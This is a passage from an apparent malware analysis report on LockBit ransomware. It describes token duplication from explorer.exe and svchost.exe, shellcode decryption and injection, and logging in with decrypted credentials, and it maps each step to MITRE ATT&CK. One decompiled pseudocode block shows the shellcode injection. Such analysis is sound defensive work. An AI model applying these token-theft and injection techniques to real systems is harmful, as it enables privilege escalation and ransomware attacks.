
Next, it calls **NtOpenProcess** with the process ID to get the process's handle and retrieves the process's token with **NtOpenProcessToken.** Finally, the malware calls **NtDuplicateToken** to duplicate the Explorer's token.




The malware queries about the process running and if it found **explorer.exe** running it will open that process retrieves its token and then duplicates it which can be shown as following:










So the mitre mapping will be as follows:


#1 **Privilege Escalation** as **tactic**

a. **Token Impersonation** as **technique.**

13.3 Retrieving and Duplicating SvcHost.exe Process Token:


If this fails but the current process's token is a member of the administrators' group in the built-in domain, then malware pull some process injection to retrieve a token of a svchost.exe process. First, it uses the same method to retrieve the process ID and handle of a **svchost.exe** process as it does before to get **explorer.exe id.**






13.4 Injecting Shell Codes :


If the process is 64-bit, the malware decrypts two different shellcodes in memory.





Else if the process is 32 a third shell code is injected which is basically the 32 bit version of the first shell code.


```
else
{
  v23 = 380;
  if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtAllocateVirtualMemory)(
         v26,
         &v22,
         0,
         &v23,
         12288,
         4) )
  {
    v7 = decrypt_buffer(dword_41B25A);
    v8 = (int)v7;
    if ( v7 )
    {
      ((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(v22, v7, 380);
      free_Heap(v8);
      v9 = v22;
      *(_DWORD *)(v9 + 5) = sub_40108C()->TlsExpansionBitmapBits[30];
      *(_DWORD *)(v9 + 9) = v19;
      v25 = sub_40ADBC(v27, v9, 380);
      v23 = 0;
      ((void (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtFreeVirtualMemory)(
        v26,
        &v22,
        &v23,
        0x8000);
    }
  }
}
((void (__stdcall *)(_DWORD))stru_42540C.ptr_NtClose)(v26);
```











Lockbit uses various native APIS during its execution such as AlllocateVirtualMemory, FreeVirtualMemory.

So the mitre mapping will be as follows:


#1 **Execution** as **tactic**


a. **Native API** as **technique.**

14. Getting Login Credentials:

After decrypting the credentials, the malware iterates through each credential's username and password and creates a thread which then calls **LogonUserW** to log in the local machine.


If the logging in is successful, the malware allocates heap buffers and stores the valid credential's username, password, and domain name in there for later usage







15. Checking Token Domain and Privileges:

The Login token which is obtained by parsing the credentials is then passed to a function which then validates whether the token is in admin domain or not as mentioned below.






After validating whether the token is in admin domain the malware calls **SHTestTokenMembership** to check if the token has DOMAIN_ALIAS_RID_ADMINS privilege.




If it does not have enough privilege, it frees all the heap buffers storing the credentials and close that login token.




16. Booting in Safe Mode:

16.1 Enumerating User Accounts:

